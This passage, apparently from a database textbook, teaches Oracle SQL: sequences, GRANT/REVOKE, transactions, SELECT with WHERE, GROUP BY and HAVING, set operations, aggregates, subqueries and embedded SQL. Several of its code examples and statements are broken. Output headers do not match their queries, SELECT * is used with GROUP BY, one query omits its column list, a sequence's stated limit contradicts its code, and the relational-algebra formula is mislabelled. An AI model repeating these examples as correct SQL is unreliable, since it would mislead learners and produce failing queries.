The keyword unique following the CREATE command is used to specify a key. The second option on index creation is to specify whether an index is a clustering index. The keyword cluster is used in this case at the end of the create Index command. A base relation can have at most one clustering index but any number of non_clustering indexes.

To drop an index, we issue the Drop Index command. The reason for dropping indexes is that they are expensive to maintain whenever the base relation is updated and they require additional storage. However, the indexes that specify a key constraint should not be dropped as long as we want the system to continue enforcing that constraint.

Example :

```
Drop Index Emp_Index;
```

7. Sequences

The quickest way to retrieve data from a table is to have a column in the table whose data uniquely identifies a row. By using this column and a specific value in the WHERE condition of a SELECT sentence the oracle engine will be able to identify and retrieve the row the fastest.

To achieve this, a constraint is attached to a specific column in the table that ensures that the column is never left empty and that the data values in the column are unique. Since human beings do data entry, it is quite likely that a duplicate value could be entered, which violates this constraint and the entire row is rejected.

If the value entered into this column is computer generated it will always fulfill the unique constraint and the row will always be accepted for storage.

Oracle provides an object called a sequence that can generate numeric values. The value generated can have a maximum of 38 digits. A sequence can be defined to:

- Generate numbers in ascending or descending order
- Provide intervals between numbers
- Caching of sequence numbers in memory to speed up their availability

A sequence is an independent object and can be used with any table that requires its output.

Creating Sequences

Always give sequence a name so that it can be referenced later when required.

The minimum information required for generating numbers using a sequence is :

- The starting number
 - The maximum number that can be generated by a sequence
 - The increment value for generating the next number
- This information is provided to oracle at the time of sequence creation

Syntax:

```
CREATE SEQUENCE <SequenceName>
[INCREMENT BY <IntegerValue>
[START WITH <IntegerValue>
MAXVALUE <IntegerValue> / NOMAXVALUE
MINVALUE <IntegerValue> / NOMINVALUE
CYCLE/NOCYCLE
CACHE <IntegerValue>/NOCACHE
ORDER/NOORDER ]
```

Keywords and Parameters

INCREMENT BY : -Specifies the interval between sequence numbers. It can be any positive or negative value but not zero. If this clause is omitted, the default value is 1.

MINVALUE :- Specifies the sequence minimum value.

NOMINVALUE :Specifies a minimum value of 1 for an ascending sequence and $-(10)^{26}$ for a descending sequence.

MAXVALUE: Specifies the maximum value that a sequence can generate.

NOMAXVALUE : Specifies a maximum of 10^{27} for an ascending sequence or -1 for a descending sequence. This is the default clause.

START WITH :Speciifes the first sequence number to be generated. The default for an ascending sequence is the sequence minimum value(1) and for a descending sequence, it is the maximum value(-1)

CYCLE: Specifies that the sequence continues to generate repeat values after reaching either its maximum value.

NOCYCLE: Specifies that a sequence cannot generate more values after reaching the maximum value.

CACHE :Specifies how many values of a sequence oracle pre-allocates and keeps in memory for faster access.The minimum value for this parameter is two.

NOCACHE :Specifies that values of a sequence are not pre-allocated.

ORDER :This guarantees that sequence numbers are generated in the order of request.This is only necessary if using parallel server in parallel mode option .In exclusive mode option ,a sequence always generates numbers in order.

NOORDER :This does not guarantee sequence numbers are generated in order of request.This is only necessary if you are using parallel server in parallel mode option. If the ORDER/NOORDER clause is omitted , a sequence takes the NOORDER clause by default.

Example

Create a sequence by the name ADDR_SEQ ,which will generate numbers from 1 upto 9999 in ascending order with an interval of 1.The sequence must restart from the number 1 after generating number 999.

CREATE SEQUENCE ADDR_SEQ INCREMENT BY 1 START WITH 1 MINVALUE 1 MAXVALUE 999 CYCLE ;

Referencing a sequence

Once a sequence is created SQL can be used to view the values held in its cache.To simply view sequence value use a SELECT sentence as described below.

SELECT <SequenceName>.Nextval from DUAL ;

This will display the next value held in the cache on the VDU screen. Everytime nextval references a sequence its output is automatically incremented from the old value to the new value ready for use.

To reference the current value of a sequence:

SELECT <SequenceName>.CurrVal FROM DUAL;

Dropping a Sequence

The DROP SEQUENCE command is used to remove the sequence from the database.

Syntax:

DROP SEQUENCE <SequenceName> ;

2.5 DATA CONTROL LANGUAGE

The data control language commands are related to the security of database. They perform tasks of assigning privileges, so users can access certain objects in the database. This section deals with DCL commands.

1. GRANT Command :

The objects created by one user are not accessible by another user unless the owner of those objects gives such permissions to other users. These permissions can be given by using the **GRANT** statement. One user can grant permission to another user if he is the owner of the object or has the permission to grant access to other users.

The grant statement provides various types of access to database objects such as tables, views and sequences.

Syntax :

GRANT {object privileges}
ON object name
To user name
[with GRANT OPTION]

Object privileges :

Each object privilege that is granted authorizes the grantee to perform some operations on the object. The user can grant all the privileges or grant only specific object privileges.

The list of object privileges is as follows :

Alter - allows the grantee to change the table definition with the ALTER TABLE command.

Delete - allows the grantee to remove the records from the table with the DELETE command.

Index - allows the grantee to create an index on table with the CREATE INDEX command.

Insert - allows the grantee to add records to the table with the INSERT command.

Select - allows the grantee to query the tables with SELECT command.

Update - allows the grantee to modify the records in tables with UPDATE command.

With grant option : It allows the grantee to grant object privileges to other users.

Example 1 : Grant all privileges on student table to user Pradeep.

```
SQL > GRANT ALL
      ON student
      To Pradeep;
```

Example 2 : Grant select and update privileges on student table to mita

```
SQL> GRANT SELECT, UPDATE
      ON student
      To Mita;
```

Example 3 : Grant all privileges on student table to user Sachin with grant option.

```
SQL> GRANT ALL
      ON student
      To Sachin
      WITH GRANT OPTION;
```

2. REVOKE Command :

The REVOKE statement is used to deny the grant given on an object.

Syntax :

```
REVOKE {object privileges}
      ON object name
      FROM user name;
```

The list of object privileges is :

Alter - allows the grantee to change the table definition with the ALTER TABLE command.

Delete - allows the grantee to remove the records from the table with the DELETE command.

Index - allows the grantee to create an index on table with the CREATE INDEX command.

Insert - allows the grantee to add records to the table with the INSERT command.

Select - allows the grantee to query the tables with SELECT command.

Update - allows the grantee to modify the records in tables with UPDATE command.

You cannot use REVOKE command to perform following operations :

1. Revoke the object privileges that you didn't grant to the revokee.
2. Revoke the object privileges granted through the operating system.

Example 1 : Revoke Delete privilege on student table from Pradeep.

```
REVOKE DELETE
ON student
FROM Pradeep;
```

Example 2 : Revoke the remaining privileges on student that were granted to Pradeep.

```
Revoke ALL
ON student
FROM Pradeep
```

3. COMMIT Command :

Commit command is used to permanently record all changes that the user has made to the database since the last commit command was issued or since the beginning of the database session.

Syntax :

```
COMMIT;
```

Implicitly COMMIT :

The actions that will force a commit to occur even without your instructing it to are :

```
quit, exit,
create table or create view
drop table or drop view
grant or revoke
connect or disconnect
alter
audit and non-audit
```

Using any of these commands is just like using commit. Until you commit, only you can see how your work affects the tables. Anyone else with access to these tables will continue to get the old information.

4. ROLLBACK command :

The ROLLBACK statement does the exact opposite of the commit statement. It ends the transaction but undoes any changes made during the transaction. Rollback is useful for two reasons :

(1) If you have made a mistake, such as deleting the wrong row for a table, you can use rollback to restore the original data. Rollback will take you back to intermediate statement in the current transaction, which means that you do not have to erase the entire transaction.

(2) ROLLBACK is useful if you have started a transaction that you cannot complete. This might occur if you have a logical problem or if there is an SQL statement that does not execute successfully. In such cases rollback allows you to return to the starting point to allow you to take corrective action and perhaps try again.

Syntax : ROLLBACK [WORK] [TO [SAVEPOINT] save point]
where

WORK - is optional and is provided for ANSI compatibility

SAVEPOINT - is optional and is used to rollback a partial transaction, as far as the specified save point.

Savepoint : is a savepoint created during the current transaction.

Using rollback without savepoint clause.

1. Ends the transaction.
2. Undoes all the changes in the current transaction.
3. Erases all savepoints in that transaction
4. Releases the transaction locks.

Using rollback with the to savepoint clause.

1. Rolls back just a portion of the transaction.
2. Retains the savepoint rolled back to, but losses those created after the named savepoint.
3. Releases all tables and row locks that were acquired since the savepoint was taken.

Example :

To rollback entire transaction : ROLLBACK,

To rollback to savepoint sps : ROLLBACK TO SAVEPOINT
sps;

Savepoints :

Savepoints mark and save the current point in the current processing of a transaction. Used with the ROLLBACK statement, savepoints can undo part of a transaction.

By default the maximum number of savepoints per transaction is 5. An active savepoint is the one that is specified since the last commit or rollback.

Syntax : SAVEPOINT savepoint :

After a savepoint, is created, you can either continue processing, commit your work rollback the entire transaction, or rollback to the savepoint.

2.6 SELECT QUERY AND CLAUSES

The basic structure of an SQL expression consists of three clauses :

- select, from and where,
- The select clause corresponds to the projection operation of the relational algebra.
It is used to list the attributes desired in the result of a query.
- The from clause corresponds to the cartesian product operation of the relational algebra. It lists the relations to be scanned in the evaluation of the expression.
- The where clause corresponds to the selection predicate of the relational algebra.
It consists of predicate involving attributes of the relations that appear in the from clause.

Simple SQL query i.e. select statement has the form :

select A_1, A_2, \dots, A_n
from r_1, r_2, \dots, r_m

where P .

The variables are defined as follows :

A_1, A_2, \dots, A_n represent the attributes.

r_1, r_2, \dots, r_m represent the relations from which the attributes are selected.

P - is the predicate.

This query is equivalent to the relational algebra expression

$$\sigma_{A_1 A_2 \dots A_n} (s_p (r_1 \times r_2 \times \dots \times r_m))$$

where clause is optional. If the where clause is omitted, the predicate P is true.

Select clause forms the cartesian product of relations named in the *from* clause, performs a relational algebra selection using the *where*

clause and then projects the results onto the attributes of the select clause.

The purpose of select statement is to retrieve and display data from one or more database tables. It is an extremely powerful statement capable of performing the equivalent relational algebra's Selection, Projection, and Join operations in a single statement. Select is the most frequently used SQL command and has the following general form :

```
SELECT          DISTINCT [ALL]
FROM            Table_Name [alias][,...]
[WHERE          condition]
[GROUP BY       column_List] [HAVING condition]
[ORDER BY       column_List]
```

The sequence of processing in a select statement is :

```
FROM
WHERE
GROUP BY
HAVING
SELECT
ORDER BY
```

The order of the clauses in the select command cannot be changed. The only two mandatory clauses are : SELECT and FROM, the remainder are optional.

1. Expressions in the select list :

In addition to specifying columns, you also can specify expressions in the select list.

Following arithmetic operators can be used in select list :

Description	Operator
Addition	+
Subtraction	-
Multiplication	*
Division	/

For example, consider the following queries using operators in select list :

```
SQL> Select E_name, Salary + 1000
```

```
from Employee;
```

E_name	Salary * 1000
Sachin	1,00,00,000
Rahul	2,00,00,000
Ajay	1,00,00,000
Anil	1,00,00,000

4 rows selected.

SQL> Select E_name, Salary + 10000
from Employee;

E_name	Salary + 10000
Sachin	20,000
Rahul	30,000
Ajay	20,000
Anil	30,000

4 rows selected.

2. Select statement using where clause :

select and *from* clauses provide you with either some columns and all rows or all columns and all rows. But if you want only certain rows, you need to add another clause, the *where* clause.

where clause consists of one or more conditions that must be satisfied before a row is retrieved by the query.

It searches for a condition and narrows your selection of data.

For example, consider select statement with where clause given below :

SQL> Select Student_id, First_Name
from Student
where Student_id = 'S10234';

Student_id	First_name
S10234	Sunil

1 row selected

SQL> Select E_name Salary
from Employee
where Salary > 10000

E_name	Salary
Rahul	20000
Anil	20000

2 row selected

where uses the logical connectives : **and**, **or** and **not**.

where clause uses the comparison operators

Description	Operator
Less than	<
Less than or equal to	<=
Greater than	>
Greater than or equal to	>=
Equal to	=
Not equal to	!= or <>

```
SQL> Select E_name, Salary
      from Employee
      where Salary>10000 and Ename = Anil
```

E_name	Salary
Anil	20000

1 row selected.

Range Searching

In order to select data that is within a range of values ,the BETWEEN operator is used. The BETWEEN operator allows the selection of rows that contain values within a specified lower and upper limit. The range coded after the word BETWEEN is inclusive.

The lower value must be coded first. The two values in between the range must be linked with the keyword AND. The BETWEEN operator can be used with both character and numeric data types. However the datatypes cannot be mixed. i.e the lower value of a range of values from a character column and the other from a numeric column.

Example 1 : List the transactions performed in months of January to March

Solution :

```
SELECT * FROM TRANS_MSTR WHERE TO_CHAR(DT,'MM')
BETWEEN 01 AND 03 ;
```

Equivalent to

```
SELECT * FROM TRANS_MSTR WHERE TO_CHAR (DT,'MM')>=01
AND TO_CHAR(DT,'MM')<=03;
```

Explanation

The above select will retrieve all those records from the ACCT_MSTR table where the value held in the DT field is between 01 and 03 (both values inclusive).This is done using TO_CHAR() function which extracts the month value from the DT field. This is then compared using the AND operator.

Example 2 : List all the accounts which have not been accessed in the fourth quarter of the financial year

Solution

```
SELECT DISTINCT FROM TRANS_MSTR WHERE  
TO_CHAR(DT,'MM') NOT BETWEEN 01 AND 04 ;
```

Explanation

The above select will retrieve all those records from the ACCT_MSTR table where the value held in the DT field is not between 01 and 04(both values inclusive).This is done using TO_CHAR() function which extracts the month value from the DT field and then compares them using the not and the between operator.

2.7 SELECT STATEMENT WITH ORDER BY CLAUSE

ORDER BY clause is similar to the GROUP BY clause. The ORDER BY clause enables you to sort your data in either ascending or descending order.

The ORDER BY clause consists of a list of column identifiers that the result is to be sorted on, separated by columns. A column identifier may be either a column name or a column number.

It is possible to include more than one element in the ORDER BY clause. The major sort key determines the overall order of the result table

If the values of the major sort key are unique, there is no need for additional keys to control the sort. However, if the values of the major sort key are not unique, there may be multiple rows in the result table with the same value for the major sort key. In this case it may be desirable to order rows with the same value for the major sort key by some additional sort key. If a second element appears in the ORDER BY clause, it is called a **minor sort key**.

Example : Consider the worker database :

```
SQL>select *  
      from worker  
      order By F_NAME asc 0;
```

F_NAME	STATUS	GENDER	BIRTHDATE
Ajay	Regular	M	05 / 03 / 69
Ashwini	Regular	F	11 / 01 / 70
Rahul	Summer	M	01 / 12 / 72
Smita	Regular	F	23 / 09 / 67

2.8 GROUP BY CLAUSE

Another helpful clause is the group by clause. A group by clause arranges your data rows into a group according to the columns you specify.

A query that includes group by clause is called a ***grouped query*** because it groups that data from the SELECT tables and generates single summary row for each group.

The columns named in the group by clause are called the ***grouping columns***.

When GROUP BY clause is used, each item in the SELECT list must be single-valued per group.

The select clause may contain only :

- Column names
- Aggregate functions
- Constants
- An expression involving combinations of the above.

All column names in SELECT must appear in GROUP BY clause, unless the name is used only in an aggregate function. The contrary is not true; there may be column names in GROUP BY clause that do not appear in SELECT clause.

When the WHERE clause is used with GROUP BY the WHERE clause is applied first, then groups are formed from the remaining rows that satisfy the search condition.

Example :

Consider the worker table given below :

```
SQL>select *  
      from worker
```

F_NAME	STATUS	GENDER	BIRTHDATE
Ashwini	Regular	F	11 / 01 / 70
Rahul	Summer	M	01 / 12 / 72
Ajay	Regular	M	05 / 03 / 69
Smita	Regular	F	23 / 09 / 67

```
SQL> Select *
      from worker
      Group By status;
```

F_NAME	STATUS	GENDER	BIRTHDATE
Ashwini	Regular	F	11 / 01 / 70
Ajay	Regular	M	05 / 03 / 69
Smita	Regular	F	23 / 09 / 67
Rahul	Summer	M	01 / 12 / 72

(2) To group by more than one column,

```
SQL> select *
      from worker
      Group By status, Gender;
```

F_NAME	STATUS	GENDER	BIRTHDATE
Ashwini	Regular	F	11 / 01 / 70
Smita	Regular	F	23 / 09 / 67
Ajay	Regular	M	05 / 03 / 69
Rahul	Summer	M	01 / 12 / 72

2.2, 2.3, 2.4, 2.5, 2.6, 2.7 Check Your Progress

Fill in the blanks.

- 1) DCL contain _____ & _____ commands.
- 2) Primary Key is the combination of _____ & _____.
- 3) After table command operates on _____ ends.
- 4) _____ cmd is used to save data in database.
- 5) The condition in group by clause is given by _____ clause.

2.9 HAVING CLAUSE

The Having clause is similar to the where clause. The Having clause does for aggregate data what where clause does for individual rows. The having clause is another search condition. In this case, however, the search is based on each group of grouped table.

The difference between where clause and having clause is in the way the query is processed.

In a where clause, the search condition on the row is performed before rows are grouped. In having clause, the groups are formed first and the search condition is applied to the group.

Syntax is :

```
select select_list
from table_list
[where condition [AND : OR] ..... condition]
[group by column 1, column 2, ..... column N]
[Having condition]
```

Example :

```
SQL>select *
      from worker
      Group By status, Gender
      Having Gender = 'F';
```

F_NAME	STATUS	GENDER	BIRTHDATE
Ashwini	Regular	F	11 / 01 / 70
Smita	Regular	F	23 / 09 / 72

```
SQL>select *
      from worker
      where Birthdate < 11 / 01 / 70
      Group By status, Gender
      Having Gender = 'M';
```

F_NAME	STATUS	GENDER	BIRTHDATE
Ajay	Regular	M	05 / 03 / 69

2.10 STRING OPERATION

(1) Searching for rows with the LIKE operator.

The most commonly used operation on strings is pattern matching using the operator like.

We describe patterns using two special characters.

- Percent (%) - The % character matches any substring
- Underscore (_) : The-character matches any character.

Patterns are case sensitive.

To illustrate consider the following examples :

1. "con%" matches with any string beginning with 'con'. For example : concurrent, conference.
2. "% nfi %" matches any string containing "nfi" as a substring. For example : conference, confidential, confirm, confine.
3. "- - -" matches any three characters.
4. "- - - %" matches any string of at least three characters.

Patterns are expressed in SQL using like operator.

Example Queries :

- (1) Find the names of customers whose city name include "bad"

```
SQL> select cust_name, cust_city
      from customer
      where cust_city like "%bad";
```

Cust_name	Cust_city
Sachin	Aurangabad
Rahul	Hyderabad
Ajay	Ahemadabad

- (2) Find the student's last name and id if the last name begins with "Desh"

```
SQL> select student_id, last_name
      from student
      where last_name like "Desh %";
```

student_id	last_name
101	Deshpande
102	Deshmukh

For patterns to include the special characters (i.e. % & -), SQL allows the specification of an escape character (\). The escape character is used immediately before a special character to indicate that the special pattern character is to be treated like a normal character. We define the escape character for a like comparison using the escape keyword. To illustrate, consider the following patterns, which use a backslash (\) as the escape character :

- (1) like 'ab\%cd' escape '\'
matches all strings beginning with "ab%cd".
- (2) like 'ab\\cd' escape '\'
matches all strings beginning with ab\cd.
- (3) like 'ab_cd' escape '\'
matches all strings beginning with ab_cd.

SQL allows us to search for mismatches instead of matches by using the not like comparison operator.

2.11 DISTINCT ROWS

SELECT statement has an optional Keyword **distinct**. This keyword follows select and return only those rows which have distinct values for the specified columns. i.e. it eliminates duplicate values.

The keyword **all** allows to specify explicitly that the duplicates are not removed.

Example :

```
SQL>select distinct branch_name  
      from loan;
```

which eliminates duplicate values in the result.

```
SQL>select all branch_name  
      from loan;
```

it specifies that duplicates are not eliminated from result relation.

Since duplicate retention is by default, we will not use **all**.

2.12 RENAME OPERAITON

SQL provides a mechanism for renaming both relations and attributes. It uses **as** clause and the syntax is :

old_name **as** new_name

The **as** clause can appear in both the select and from clauses.

Example :

```
SQL>      select distinct customer_name, borrower_loan_no.  
          from borrower, loan  
          where borrower_loan_no = loan_loan_no and  
                branch name = 'ICICI';
```

This query can be rewritten using as clause as follows :

```
SQL>      select customer_name, borrower_loan no as loan_id  
          from  borrower, loan  
          where borrower_loan_no = loan_loan_no and  
                branch name = 'ICICI';  
          where borrower_loan_no attribute is renamed as  
                loan_id.;
```

2.8 - 2.12 Check Your Progress

Fill in the blanks

- 1) A query that include group by clause is called_____ query.
- 2) Duplication of data avoid by _____Keyword.

2.13 SET OPERATIONS

The SQL-92 operations UNION, INTERSECT and MINUS operate on relations and correspond to the relational algebra operations \cup , \cap , $-$.

Like the union, intersect and set difference in relational algebra, the relations participating in the operations must be compatible, i.e. they must have the same set of attributes.

There are restrictions on the tables that can be combined using the set operations, the most important one being that the two tables have to be union-compatible; that is they have the same structure. This implies that the two tables must contain the same number of columns, and that their corresponding columns have the same data types and lengths. It is the user's responsibility to ensure that data values in corresponding columns come from the same domain.

Union operator :

The syntax for this set operator is :

select_statement 1

Union

select_statement 2

[order_by_clause]

The variables are defined as :

select_statement 1 and select_statement 2 are valid select statements

order_by_clause is optional ORDER By clause that references the columns by number rather than by name.

The UNION operator combines the rows returned by the first SELECT statement with rows returned by the second SELECT statement.

Keep following things in mind when you use the UNION operator.

1. The two SELECT statement may not contain an ORDER By clause; however, you can order the results of the union operation.
2. The number of columns retrieved by select_statement 1 must be equal to the number of columns retrieved by select_statement 2.
3. The data types of the columns retrieved by select_statement 1 must match with the data types of the columns retrieved by select_statement 2.
4. Here the optional order_by_clause differs from the usual ORDER By clause in a select statement, because the columns used for ordering must be referenced by number rather than by name. The reason that columns must be referenced by number is that SQL does not require that the column names retrieved by

select_statement-1 be identical to the column names retrieved by select statement - 2.

Example :

Find all customers having a loan, an account or both at the bank.

```
SQL> select customer_name
      from depositor
      union
      select customer_name
      from borrower.
```

Union operation finds all customer having an account, loan or both at bank.

Union operation eliminates duplicates.

Intersect Operator :

The Intersect operator returns the rows that are common between two sets of rows.

The syntax for using the INTERSECT operator is :

```
select_statement-1
Intersect
select_statement-2
[Order_By_clause]
```

The variables are defined as follows :

Select_statement 1 and select_statement 2 are valid SELECT statements.

Order_By clause is an optional Order By clause that references the columns by number rather than by name.

Here are some requirements and considerations for using the INTERSECT operator.

1. The two select statement may not contain Order_By clause; however, you can order the results of the entire **Intersect** operation.
2. The number of columns retrieved by select_statement 1 must be equal to the number of columns retrieved by select_statement 2.
3. The data types of columns retrieved by select_statement 1 must match the data types of the columns retrieved by select_statement 2.
4. The optional Order_By_clause differs from the usual Order By clause in the SELECT statement because the columns used for ordering must be referenced by number rather than by name. The reason that the columns in the Order_By_clause

must be referenced by number rather than by name is that SQL does not require that the column names retrieved by select_statement 1 be identical to column names retrieved by select-statement 2. Therefore, you must indicate the columns to be used in ordering results by their position in select list.

Example :

Find all customers who have both an account and loan at the bank.

```
SQL> (select customer_name
      from depositor)
      INTERSECT
      (select customer_name
      from borrower)
```

The intersect operator automatically eliminates duplicates. If we want to retain all duplicates, we must write INTERSECT all in place of INTERSECT.

The Minus Operator (Except operator) :

The syntax for using Minus operator is :

```
select_statement 1
Minus
select_statement 2
[order by clause]
```

The variables defined are :

select_statement 1 and select_statement 2 are
valid SELECT statements.

Order_By_clause is an ORDER By

Clause that references columns by numbers rather than by name.

The requirements and considerations for using the MINUS operator are essentially the same as those for the INTERSECT and UNION operator.

Example : Find all customers who have an account but no loan at the bank.

```
SQL> Select customer_name
      from depositor
      MINUS
      Select customer_name
      from borrower
```


2.14 AGGREGATE FUNCTIONS

Aggregate functions are the functions that take a collection of values as input and return a single value.

SQL offers five built-in aggregate functions.

1. Average : AVG
2. Minimum : MIN
3. Maximum : MAX
4. Total : SUM
5. Count : COUNT

These functions operate on a single column of a table and return a single value.

COUNT, MIN and MAX apply to both numeric and non-numeric fields, but SUM and AVG may be used on numeric fields only.

Apart from COUNT(*), each function eliminates nulls first and operates only on the remaining non-null values.

If we want to eliminate duplicates before the function is applied, we use the keyword DISTINCT before the column name in the function.

The keyword ALL can be used if we do not want to eliminate the duplicates. ALL is assumed if nothing is specified.

DISTINCT has no effect on MIN and MAX functions. It may effect on the result of SUM or AVG.

It is important to note that an aggregate function can be used only in SELECT list and in the HAVING clause. It is incorrect to use it elsewhere.

avg function :

avg function computes the column's average value.

The input to avg must be a collection of numbers.

Example : Find the average balance

```
SQL> select avg (balance)
      from account;
```

This aggregate function can also be applied to a group of set of tuples using group by clause.

Example : Find the average balance at each branch

```
SQL> select branch_name, avg (balance)
      from account
      group by branch_name;
```

min and max functions :

min and *max* return the minimum and maximum values for the specified column.

Example :

Find the minimum and maximum values of balance.

Select *max* (balance) *min* (balance) from account.

sum function :

sum function computes the column's total value. Input to this function must be a collection of numbers.

Count function :

count function counts the number of rows. There are two forms of count.

count (*) - which counts all the rows in a table that satisfy any specified criteria.

count (column_name) - which counts all rows in a table that have a non-null value for column_name and satisfy the specified criteria.

NULL Values :

SQL allows the use of null values to indicate absence of information about the value of an attribute.

We can use the special keyword NULL in a predicate to test for a null value.

Example :

```
SQL> select loan_no
      from loan
      where amount is NULL;
```

The predicate NOT NULL tests for the absence of null values.

The use of a NULL value in arithmetic and comparison operations causes several complications. The result of an arithmetic expressions is NULL if any of the input values is NULL. The result of any comparison involving a NULL value can be thought of as being false.

SQL_92 treats the results of such comparisons as unknown, which is neither true nor false. It also allows us to test whether the result of a comparison is unknown.

In general, aggregate functions treat nulls using the following rule :

All aggregate functions except count (*) ignore NULL values in their input collection.

2.15 NESTED SUB QUERIES

SQL provides a mechanism for the nesting of sub queries. A sub query is a select-from-where expression that is nested within another query. A common use of sub queries is to perform tests for :

1. Set membership
2. Set comparison
3. Set cardinality.

1. Set Membership : (in connective)

The *in* connective tests for the set membership, where the set is a collection of values produced by a select clause.

The *not in* connective tests for the absence of set membership.

As an illustration consider the following query :

(1) "Find all customers who have both a loan and an account at the bank".

Note : The result of this query can be obtained using INTERSECT operator.

```
SQL> select customer_name
      from borrower
      where customer_name in (select customer_name
                             from depositor);
```

i.e. find all customers having an account who are members of the set of borrowers from the bank.

(2) Find all customers who have both an account and loan at the ICICI branch.

```
SQL> select customer_name
      from borrower, loan
      where borrower loan no = loan . loan_no and
            branch_name = 'ICICI' and
            (branch_name, customer_name) in
            (select branch_name, customer_name
             from depositor, account
             where depositor-account_no = account-account_no);
```

Example query for not in connective :

(1) Find all customers who do have a loan at the bank, but do not have an account at the bank.

```
SQL> select customer_name
      from borrower
      where customer_name not in
```

```
(select customer_name  
from depositor);
```

The **in** and **not in** operators can also be used on enumerated sets.

Example :

Find the customer names who have a loan at a bank and whose names are neither 'Sachin' nor 'Ajay'.

```
SQL> select customer_name  
      from borrower  
      where customer_name not in ('Sachin', 'Ajay');
```

2. Set Comparison :

SQL allows following set comparison operators :

< some	:	Less than at least one
<= some	:	Less than or equal to at least one
> some	:	Greater than at least one
>= some	:	Greater than or equal to at least one
= some	:	Equal to at least one
< > some	:	Not equal to at least one.

Example Query :

"Find the names of all branches that have assets greater than those of at least one branch located in Bombay"

```
SQL> select branch_name  
      from branch  
      where assets > some (select assets  
                          from branch  
                          where branch_city = 'Bombay')  
      Sub query(select assets  
                from branch  
                where branch city = Bombay)
```

generates the set of all asset values for all branches in Bombay. The > some comparison in where clause of the outer select is true if the asset value of the tuple is greater than at least one member of the set of all asset values for branches in Bombay.

SQL also supports following set of comparison operators :

< all	:	less than all
<= all	:	less than or equal to all
> all	:	greater than all
>= all	:	greater than or equal to all
= all	:	equal to all

< > all : not equal to all

Example Query :

Find the branch that has the highest average balance.

```
SQL> select branch_name from account
      group by branch_name having avg (balance) >= all (select avg
      (balance) from account group by branch_name);
```

Test for Empty Relations :

SQL includes a feature for testing whether a sub query has any tuples in its results.

The **exists** construct returns the value true if the argument query is non-empty.

Similarly, we can test the non-existence of tuples in a sub-query by using the **not-exists** construct.

Example Query using exists construct :

"Find all customers who have both an account and a loan at the bank."

```
SQL> select customer_name
      from borrower
      where exists (select *
                   from depositor
                   where depositor customer_name =
                   borrower.customer_name);
```

Example Query using Not exists construct :

Find all customers who have an account at all branches located in Bombay.

Note : For each customer we need to see whether the set of all branches at which that customer has an account contains the set of all branches in Bombay.

```
SQL> select distinct customer_name
      from depositor as S
      where not exists (select branch_name
                        from branch
                        where branch_city = 'Bombay')
                        minus
                        (select R.branch_name
                        from depositor as T, account as R
                        where,
                        T.account_number= R.account_number
                        and
                        S.customer_name = T.customer_name)
```

```
where,  
    (select branch_name  
     from branch  
     where branch_city = 'Bombay')
```

Finds all the branches in Bombay.

The sub query

```
(select R.branch_name  
 from depositor as T, account as R  
 where T.account_number = R.account_number  
 and S.customer_name = T.customer_name)
```

Finds all branches at which customer S.customer_name has an account.

Thus, the outer select takes each customer and tests whether the set of all branches at which the customer has an account contains the set of all branches located in Bombay.

Test for the Absence of Duplicate Tuples :

SQL includes a feature for testing whether a sub query has any duplicate tuples in its result.

The **unique** construct returns the value true if the argument sub query contains no duplicate tuples.

Example Query :

Find all customers who have only one account at ICICI branch.

```
SQL > select T.customer_name  
       from depositor as T  
       where unique (select R.customer_name  
                     from account, depositor as R  
                     where T.customer_name  
                           = R.customer_name and  
                           R.account_no = account.account_number  
                           and  
                           account-branch_name = 'ICICI');
```

We can test for the existence of duplicates in a sub-query by using the **not unique** construct.

Example Query :

Find all customers who have at least two accounts at the ICICI branch.

```
SQL> select distinct T.customer_name  
      from depositor T  
      where not unique (select R.customer_name
```

```
from account, depositor as R
where T.customer_name = R.customer_name
and
R.account_number = account.account_number
and account.branch_name = 'ICICI');
```

2.16 EMBEDDED SQL

Need of embedded SQL : SQL provides a powerful declarative query language. Writing queries in SQL is typically much easier than is coding the same queries in a general-purpose programming language. However, access to a database from a general purpose language is required for at least two reasons :

(1) Not all queries can be expressed in SQL since, SQL does not provide the full expressive power of a general purpose language. That is there exist queries that can be expressed in a language such as Pascal, C, Cobol, or Fortran that cannot be expressed in SQL. To write such queries, we can embed SQL within a more powerful language.

SQL is designed such that queries written in it can be optimized automatically and executed efficiently, and providing the full power of a programming language makes automatic optimization exceedingly difficult.

(2) Non-declarative actions such as printing a report, interacting with a user, or sending the results of a query to a graphical user interface, cannot be done from within SQL. Applications typically have several components and querying or updating data is only one component, other components are written in general purpose programming languages. For an integrated application, the programs written in the programming language must be able to access the database.

The SQL standard defines embedding of SQL in a variety of programming languages, such as Pascal, PL/I, C, and control.

A language in which SQL queries are embedded is referred to as a host language, and the SQL structures permitted in the host language constitute embedded SQL.

Programs written in host language can use the embedded SQL syntax to access and update data stored in a database. This form of SQL extends the programmer's ability to manipulate the database even further.

Working of Embedded SQL :

In embedded SQL all query processing is performed by the database system. The result of query is then made available to the program one tuple at a time. An embedded SQL program must be processed by a special preprocessor prior to compilation. Embedded SQL requests are replaced with host language declarations and procedure calls that allow run-time execution of the database accesses. Then the resulting program is compiled by the host language compiler.

Syntax of Embedded SQL :

To identify embedded SQL request to the preprocessor we use EXEC SQL statement.

The format is :

EXEC SQL < embedded SQL statement > END EXEC.

The exact syntax for embedded SQL requests depends on the language in which SQL is embedded. For example, a semi-colon is used instead of END-EXEC when SQL is embedded in C or Pascal.

We place the statement SQL INCLUDE in the program to identify the place where preprocessor should insert the special variables used for communication between the program and database system.

Variables of the host language can be used within embedded SQL statements, but they must be preceded by a colon (:) to distinguish them from SQL variables.

To write a query, we use *declare cursor* statement.

Example :

Consider the banking schema, we have host language and variable *amount*. The query is to find the names and cities of residence of customers who have more than amount dollars in any account.

```
EXEC SQL
declare c cursor for
select customer_name, customer_city
from depositor, customer
where depositor.customer_name = customer.customer_name
and
depositor.balance > : amount
END EXEC.
```

The variable c in the example is called cursor for the query. This variable is used to identify the query in open and fetch statements.

Open statement : Open statement causes the query to be evaluated.

The open statement for the above given query is :

```
EXEC SQL open c END-EXEC
```

It causes the database system to evaluate the query and stores results within a temporary relation. If SQL query results in an error, the database system stores an error diagnostic in the SQL communication area (SQLCA) variables, whose declarations are inserted by SQL INCLUDE statement.

Fetch statement : A fetch statement causes the values of one tuple be placed in host language variables. A series of fetch statements is executed to make the results available to program. The fetch statement requires one host-language variable for each attribute of the result relation.

For our example, consider that customer_name is stored in cn and customer city in cc.

```
EXEC SQL fetch c into : cn : cc END EXEC :
```

